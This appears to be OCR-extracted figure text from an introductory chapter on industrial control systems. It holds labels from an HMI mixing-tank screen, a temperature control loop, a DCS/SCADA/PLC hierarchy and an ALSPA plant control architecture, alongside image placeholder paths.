



Chapter 1: Introduction and Recap of First Edition





System View Running - Display
Hyper-Glass Cleaner
System View
Agitator Process Run Time
AV-CW
LS-CW1
LS-CW2
CITY WATER
CLOSED
QR
AV-QR
PUMP-QR
LS-QR1
LS-QR2
OFF
CLOSED
MIXING TANK
START
STOP
KM
MTR-MTA
OFF
SCALES
1703
AV-KM
PUMP-KM
LS-KM1
LS-KM2
ON
OPEN
AV-MT
PUMP-MT
LS-MT1
LS-MT2
OFF
CLOSED
TO FILLING LINES



Control Method
Control Output
Power Regulator
Error Signal
Control Loop
Oven
Setpoint
PV
Measured Temperature
Heater
Automatic Controller
Product



DCS
SCADA
DCS
HMI
PLC
HMI
PLC
HMI
PLC
SIS, VFD, PID ...
SIS, VFD, PID ...


Machine-Level HMI


Distributed









Video Wall
ALSPA HMI
Web
Thin Clients
WAN
Firewall
Ethernet
Enterprise
Bus
ALSPA Core RT
Servers
ALSPA Historian
Servers
Ethernet
Process
Bus
ALSPA Master Controllers
OLC
Ethernet Field Bus
CLC
Protections
ALSPA Field Controllers
Air Pollution
Boiler
DCS BOP,
WSC, Substation
Steam Turbine

